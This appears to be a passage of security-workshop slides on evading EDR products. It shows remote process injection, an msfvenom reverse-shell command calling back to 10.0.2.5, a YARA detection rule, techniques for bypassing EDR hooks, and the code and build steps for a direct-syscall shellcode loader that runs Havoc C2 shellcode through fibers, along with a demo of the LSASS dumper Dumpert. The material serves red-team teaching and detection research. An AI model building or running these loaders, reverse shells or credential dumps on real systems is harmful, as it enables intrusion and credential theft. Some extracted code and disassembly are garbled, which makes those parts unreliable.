169             return FALSE;
170         }
171         printf("[+] INJECTED!!\n");
172
173         return TRUE;
174     }
175 }
```

- Generating a basic msfvenom shellcode

```
msfvenom -p windows/x64/shell_reverse_tcp lhost=10.0.2.5 lport=443 EXITFUNC=thread -f raw -o rev.bin
```

3. Process Injection:

Remote Process Injection : Attack Scenario Demo


3. Process Injection:

Remote Process Injection Detection : Yara Rule

- This is the yara rule.

```
rule Shellcode_Injection {  
    meta:  
        last_updated = "2021-10-15"  
        author = "Chrollo.dll"  
        description = "A sample Yara rule for detecting shellcode injection in a remote  
process"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $str1 = "WriteProcessMemory" ascii  
        $str2 = "VirtualProtectEx" ascii  
        $str3 = "CreateRemoteThread" ascii  
        $pe_magic_byte = "MZ"  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        $pe_magic_byte at 0 and ($str1 and $str2 and $str3)  
}
```

4. EDR Bypass Techniques:



- This is how EDR hooks!
- This is how EDR hook looks under debugger!

	Address	OpCode	Description
00007FFA8DFCD2D0	4C:8BD1	mov r10,r11	ZwAllocateVirtualMemory
00007FFA8DFCD2D3	B8 18000000	mov eax,18	
00007FFA8DFCD2D8	F60425 0803FE7F 01	test byte ptr ds:[7FFE0308],1	
00007FFA8DFCD2E0	v 75 03	jne nt!n	
00007FFA8DFCD2E2	0F05	syscall	
00007FFA8DFCD2E4	C3	ret	

[^] Nt Api : Not Hooked!

	Address	OpCode	Description
00007FFA8DFCD2D0	^ E9 A32EFEBF	jmp 7FFA7DFB0178	ZwAllocateVirtualMemory
00007FFA8DFCD2D5	CC	int3	
00007FFA8DFCD2D6	CC	int3	
00007FFA8DFCD2D7	CC	int3	

[^] Nt Api : Hooked!

Credit [@naksyn](#)

4. EDR Bypass Techniques:

1. NT API Unhooking to Bypass Api Hooking:

Loading another fresh copy of Ntdll (.text section of it) into the process Memory either from file system or as RDLL.

Eg: [Ntdll Unhooking](#)

2. RePatching to Bypass Api Hooking:

Counter Patch to the EDR patch done to a particular API.

Eg: [UnhookingPatch](#)

3. Manual Mapping:

Manually Loading a target Dll/module/library (called Proxying DLL Loads) into process memory, in order to Evade ETWTTi or Kernel Callback.

Eg:

i. [LdrLibraryEx](#)

ii. [DarkLoadLibrary](#)

4. OverLoad Mapping/ Module Stomping/ Module OverLoading:

Loading/injecting a legit DLL into a process and overwriting its .text section with our shellcode/PE payload (No need of allocating any RX permission via Apis as Dlls already have an allocated Executable page).

Done to Evade EDR Based Memory Scans.

(OverLoad Mapping technique may change a bit here and there, but base concept is same!)

Eg: [Module Stomping](#)

4. EDR Bypass Techniques:

5. Syscall Usage to Bypass Api Hooking:

=> Alternative technique to bypass API
Hooking (discussed in 1. and 2.)

Direct and Indirect Syscall usage (static/Dynamic) => **Main Agenda of Today's Workshop**

6. Thread Stack Spoofing:

=> **Main Agenda of Today's Workshop**

To Evade Call Stack Based Detection (**Stack Monitoring**) via ETWTTi

5. Syscalls Introduction:

- The majority of syscalls are exported from the **ntdll.dll** DLL.
- Two types of syscall **Nt** and **Zw**
- **Nt** system calls are used by most Windows programs in the user-mode while the **Zw** are used by device driver development programs inside the Kernel-mode.
- Both **Nt** and **Zw** share the same function address

Base	Module	Address	Type	Ordinal	Symbol
00007FFB7037	ntdll.dll	00007FFB7040E420	Export	1886	ZwCreateProcess
		00007FFB7040D6B0	Export	1887	ZwCreateProcessEx

5. Syscalls Introduction:

- SSN differs from version to version.
- Syscalls SSNs are not random but is equal to the previous **SSN + 1**, this comes in handy in upcoming evasion features in **Hell's Gate part**, except WOW64, which is not our target in this case.

00007FFB7040E440	4C:8BD1 B8 BA000000 F60425 0803FE7	mov r10,rcx mov eax,BA test byte ptr ds:[7FFE0308] jne nt!... OF05 syscall	NtCreateProfile
00007FFB7040E454	C3 CD 2E C3	ret int 2E ret	
00007FFB7040E460	4C:8BD1 B8 BB000000 F60425 0803FE7	mov r10,rcx mov eax,BB test byte ptr ds:[7FFE0308] jne nt!... OF05 syscall	ZwCreateProfileEx
00007FFB7040E474	C3 CD 2E C3	ret int 2E ret	
00007FFB7040E480	4C:8BD1 B8 BC000000 F60425 0803FE7	mov r10,rcx mov eax,BC test byte ptr ds:[7FFE0308] jne nt!... OF05 syscall	ZwCreateRegistryTransaction
00007FFB7040E494	C3 CD 2E C3	ret int 2E ret	
00007FFB7040E4A0	4C:8BD1 B8 BD000000 F60425 0803FE7	mov r10,rcx mov eax,BD test byte ptr ds:[7FFE0308] jne nt!... OF05 syscall	ZwCreateResourceManager
00007FFB7040E4B4	C3	ret	

The **test** and **JNE** are called to allow 32-bit processes to run on a 64-bit machine.

5. Syscalls Introduction:

Windows Syscall Structure

- The first instruction moves the value stored in rcx to r10.
- Then the syscall no if moved to the EAX register and then the “*syscall*” instruction for 64 bit (“*sysenter*” for 32bit) is called.

```
NtAllocateVirtualMemory proc
    mov r10, rcx
    mov eax, 18h
    syscall
    ret
NtAllocateVirtualMemory endp
```

Link to Resources :


1. [Undocumented NTinternals](#)
2. [ReactOs - NTDLL Reference](#)

5. Syscalls Introduction:

Normal API Flow:

1. Windows system calls or syscalls serve as an interface for programs to interact with the system

2. Enabling them to request specific services such as reading or writing to a file, creating a new process, or allocating memory, etc



6. Direct System Calls:


Now in order to **Evade User Mode Winapi/ Native API Hooks done by AV/EDR**:

We have to use a different mechanism.

Direct Syscall Implementation Flow

⇒ No User EDR/ Ring-3 Hooking

⇒ **Bypassing** User-Mode inline Ntdll Hooking done by EDR via injecting an **EDR.dll** into malware process.



6. Direct System Calls:

- Now, we gonna Test a Public Famous Tooling named, Dumpert (by @Outflank).
- This is a LSASS memory dumper which uses direct system calls.
- Let's test this against an OpenSource Pretty Famous EDR :
BestEdrOfTheMarket by Yazid Benjamaa

Dumpert Demo Video:

PATH =

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/1.DirectStaticSyscall/1.Dumpert_EDR_nt_bypass.mp4

NOTE:

Famous APT used this technique:
Chimera


(used code snippets of **Dumpert** and **mimikatz** in their tooling)

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:


Step1:

Create a Cpp Console App:



Step2:

Create a **syscalls.asm** file
separately then add it to the
present **.sln**:



6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:


Step3:

The Whole .sln will look something like this.

Let's go through the **syscalls.asm** file present in the VM.

Path:


C:\Users\workshop\Desktop\Malwares\2.DirectSyscallStaticLoader\DirectStatic\DirectStatic.sln



6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

Shellcode Creation:



Then shellcode.bin to header file conversion

```
xxd -i enc_shellcode.bin > enc_shellcode.h
```

Copy

Here, `enc_shellcode.bin` = `havoc.bin`
and, `enc_shellcode.h` = `shellcode.h`

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *shellcode.h* file from havoc C2.
- Now, Let's see : Header File *Inith*
- More Similar *pseudo Handle* lists (For IAT Obfuscation):

```
#ifndef _MACROS_H_  
  
#define NT_SUCCESS(Status)          ( ( ( NTSTATUS ) ( Status ) ) >= 0 )  
#define NtCurrentProcess()          ( ( HANDLE ) ( LONG_PTR ) - 1 )  
#define NtCurrentThread()           ( ( HANDLE ) ( LONG_PTR ) - 2 )  
#define NtGetLastError()            Instance.Teb->LastErrorValue  
#define NtSetLastError(x)           Instance.Teb->LastErrorValue = x
```

Source:

<https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/Include/Common/Macros.h>


6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

Importing into Visual Studio

1. Copy the generated H/ASM files into the project folder.
2. In Visual Studio, go to *Project → Build Customizations...* and enable MASM.
3. In the *Solution Explorer*, add the .h and .asm files to the project as header and source files, respectively.
4. Go to the properties of the ASM file, and set the *Item Type* to *Microsoft Macro Assembler*.
5. Ensure that the project platform is set to x64. 32-bit projects are not supported at this time.

Step4:
Now, let's update some settings



6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

```

9   int isItHooked(LPVOID addr)
10  {
11      BYTE stub[] = "x4c\xbb\xd1\xb8";
12      if (memcmp(addr, stub, 4) != 0)
13      {
14          return -1;
15      }
16      return 0;
17  }

20  BOOL resolve_syscalls()
21  {
22      // Init some important stuff
23      PNT_TIB pTIB = NULL;
24      PTEB pTEB = NULL;
25      //PPEB pPEB = NULL;
26      PPEB pPEB2 = NULL;
27
28      // Refer: https://en.wikipedia.org/wiki/Win32_Thread_Information_Block
29      // In Link, Refer Table: Contents of the TIB on Windows : 13th Row
30      pPEB2 = (PPEB)readssword(0x60);
31      if (pPEB2 == NULL)
32      {
33          printf("Unable to get ptr to PEB[0x60]\n");
34          return NULL;
35      }
36      else
37      {
38          printf("\n[+] Got pPEB: Directly via offset (from TIB) -> PEB\n");
39      }
40
41      // ===== End: Directly via offset (from TIB) -> PEB =====
42
43      // Resolve the syscalls
44      // Windows 10 / Server 2016
45      if (pPEB2->OSMajorVersion == 10 && pPEB2->OSMinorVersion == 0)
46      {
47          NtAllocateVirtualMemory = &NtAllocateVirtualMemory10;
48          NtWriteVirtualMemory = &NtWriteVirtualMemory10;
49          NtProtectVirtualMemory = &NtProtectVirtualMemory10;
50          //ZwCreateThreadEx = &ZwCreateThreadEx10;
51          //NtWaitForSingleObject = &NtWaitForSingleObject10;
52      }
53      // Not any of the above
54      else
55      {
56          return FALSE;
57      }
58
59      return TRUE;
60  }

```

Bytes/ Type	offset (32-bit, FS)	offset (64-bit, GS)	Windows Versions	Description
pointer	FS:[0x00]	GS:[0x00]	Win9x and NT	Current Structured Exception Handling (SEH) frame Note: the 64-bit version of Windows uses stack unwinding done in kernel mode instead.
pointer	FS:[0x04]	GS:[0x08]	Win9x and NT	Stack Base / Bottom of stack (high address)
pointer	FS:[0x08]	GS:[0x10]	Win9x and NT	Stack Limit / Ceiling of stack (low address)
pointer	FS:[0xC]	GS:[0x18]	NT	SubSystemT1b
pointer	FS:[0x10]	GS:[0x20]	NT	Fiber data
pointer	FS:[0x14]	GS:[0x28]	Win9x and NT	Arbitrary data slot
pointer	FS:[0x18]	GS:[0x30]	Win9x and NT	Linear address of TEB
End of NT subsystem independent part; below are Win32-dependent				
pointer	FS:[0x1C]	GS:[0x38]	NT	Environment Pointer
pointer	FS:[0x20]	GS:[0x40]	NT	Process ID (in some Windows distributions this field is used as DebugContext)
pointer	FS:[0x24]	GS:[0x48]	NT	Current thread ID
pointer	FS:[0x28]	GS:[0x50]	NT	Active RPC Handle
pointer	FS:[0x2C]	GS:[0x58]	Win9x and NT	Linear address of the thread-local storage array
pointer	FS:[0x30]	GS:[0x60]	NT	Linear address of Process Environment Block (PEB)
4	FS:[0x34]	GS:[0x68]	NT	Last error number

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

It is checking whether NtApis are hooked Or NOT!

```
107     int main()
108     {
109         printf("\n\nCheck Best-Of-EDR-Market\n"); getchar();
110
111         if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtAlloc)))
112         {
113             printf("NtAllocateVirtualMemory Hooked\n");
114         }
115         else
116         {
117             printf("[+] NtAllocateVirtualMemory UnHooked\n");
118         }
119
120         if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtWrite)))
121         {
122             printf("NtWriteVirtualMemory Hooked\n");
123         }
124         else
125         {
126             printf("[+] NtWriteVirtualMemory UnHooked\n");
127         }
128
129         if (isItHooked(GetProcAddress(GetModuleHandleA(ntdll), NtProtect)))
130         {
131             printf("NtProtectVirtualMemory Hooked\n");
132         }
133         else
134         {
135             printf("[+] NtProtectVirtualMemory UnHooked\n");
136         }
137     }
```

Shellcode storage and related variables (keep in mind this not encrypted/ obfuscated)

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Corresponding Syscalls of declared NtApis got resolved.

(this function was demonstrated 2 slides back)

Now, Process Injection APIs will be used to perform process Injection.

```
// Resolve the direct syscalls
if (!resolve_syscalls())
{
    printf("[!] Failed to resolve syscalls!\n");
    return 1;
}
printf("[+] Syscalls resolved!\n");
```

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Now, Process Injection APIs will be used to perform process Injection.

```

// ===== NtAllocateVirtualMemory() =====

NTSTATUS status1 = NtAllocateVirtualMemory(MyCurrentProcess(), &BaseAddress, 0, &shellcode_size2, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

if (!NT_SUCCESS(status1))
{
    printf("[!] Failed in NtAllocateVirtualMemory (0x%X)\n", status1);
    //printf("[!] Failed in NtAllocateVirtualMemory (%u)\n", GetLastError());
    //printf("[!] Failed in NtAllocateVirtualMemory (%u)\n", NtGetLastError());
    return 1;
}
else
{
    printf("\t-> Called NtAllocateVirtualMemory\n");
}

// ===== End: NtAllocateVirtualMemory() =====

// ===== NtWriteVirtualMemory() =====

NTSTATUS NTWriteStatus1 = NtWriteVirtualMemory(MyCurrentProcess(), BaseAddress, (PVOID)enc_shellcode_bin, shcSize, NULL);

if (!NT_SUCCESS(NTWriteStatus1))
{
    printf("[!] Failed in NtWriteVirtualMemory (0x%X)\n", NTWriteStatus1);
    //printf("[!] Failed in NtWriteVirtualMemory (%u)\n", GetLastError());
    return 1;
}
else
{
    printf("\t-> Called NtWriteVirtualMemory\n");
}

// ===== End: NtWriteVirtualMemory() =====

// ===== NtProtectVirtualMemory() =====

DWORD OldProtect = 0;

NTSTATUS ntProtectStatus = NtProtectVirtualMemory(MyCurrentProcess(), &BaseAddress, &shellcode_size2, PAGE_EXECUTE_READ, &OldProtect);
if (!NT_SUCCESS(ntProtectStatus))
{
    printf("[!] Failed in NtProtectVirtualMemory (0x%X)\n", ntProtectStatus);
    //printf("[!] Failed in NtProtectVirtualMemory (%u)\n", GetLastError());
    return 1;
}
else
{
    printf("\t-> Called NtProtectVirtualMemory\n");
}

// ===== End: NtProtectVirtualMemory() =====

printf("\n[*] Creating a fiber that will execute the shellcode...\n");

PVOID mainFiber = ConvertThreadToFiber_p(NULL);

// create a Fiber that will execute the shellcode
PVOID shellcodeFiber = CreateFiber_p(NULL, (LPFIBER_START_ROUTINE)BaseAddress, NULL);

// manually schedule the fiber that will execute our shellcode
SwitchToFiber_p(shellcodeFiber);

```

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

- Let's see *DirectStatic.cpp*

Now, what is Fiber ?

A *fiber* is a unit of execution that must be manually scheduled by the application. Fibers run in the context of the threads that schedule them. Each thread can schedule multiple fibers. In general, fibers do not provide advantages over a well-designed multithreaded application. However, using fibers can make it easier to port applications that were designed to schedule their own threads.

⇒ Meaning, User Mode software have to manually call ***fiber*** which is quite different from calling a thread in windows OS.

As threads are handled by the Windows kernel (which means, thread creation triggers ***Kernel callbacks***.)

⇒ But here, ***Fibers*** will ***Evide those Kernel Call Back*** as well as ***User-Mode Hooks*** (If not placed on these WinApis, mostly there are not)

NOTE:

If needed to run the binary in another machine where, Visual Studio is not there.

Also add /MT compiler flag! => To statically links CRT functions together in a binary (Yeah, U guessed it, it bloats the implant)

To set this compiler option in the Visual Studio development environment

1. Open the project's Property Pages dialog box. For details, see [Set C++ compiler and build properties in Visual Studio](#).
2. Select the Configuration Properties > C/C++ > Code Generation property page.
3. Modify the Runtime Library property.

Source:

<https://learn.microsoft.com/en-us/windows/win32/procthread/fibers>

6. Direct System Calls:

Let's Create a Simple Loader of our own, but by implementing Direct Static Syscall:

Direct Static Syscall Loader Demo Video:

PATH=

file:///C:/Users/soumy/Downloads/VulnCon%20-%20Materials/Demo-Video-image/1.DirectStaticSyscall/2.DirectStaticsyscallLoader_EDR_nt_bypass.mp4

6.1. DrawBack of Direct Static/ Hard Coded Syscalls:

Point 1:

By using ObjDump On the malware sample:

```
objdump.exe -M intel -D Outflank-Dumpert.exe | Select-String -Pattern syscall -Context 4
```

```
umpert> objdump.exe -M intel -D .\x64\Release\Outflank-Dumpert.exe | Select-String -Pattern syscall -Context 4
140001c1a: e8 8d 28 00 00          call    0x14000044ac
140001c1f: cc
140001c20: 4c 8b d1
140001c23: b8 23 00 00 00          mov     r10,rcx
140001c28: 0f 05                 syscall
140001c2a: c3
140001c2b: 4c 8b d1
140001c2e: b8 0c 00 00 00          mov     r10,rcx
140001c33: 0f 05                 syscall
140001c35: c3
140001c36: 4c 8b d1
140001c39: b8 37 00 00 00          mov     eax,0x37
140001c3e: 0f 05                 syscall
140001c40: c3
140001c41: 4c 8b d1
140001c44: b8 4d 00 00 00          mov     r10,rcx
140001c49: 0f 05                 syscall
140001c4b: c3
140001c4c: 4c 8b d1
140001c4f: b8 33 00 00 00          mov     eax,0x33
140001c54: 0f 05                 syscall
140001c56: c3
140001c57: 4c 8b d1
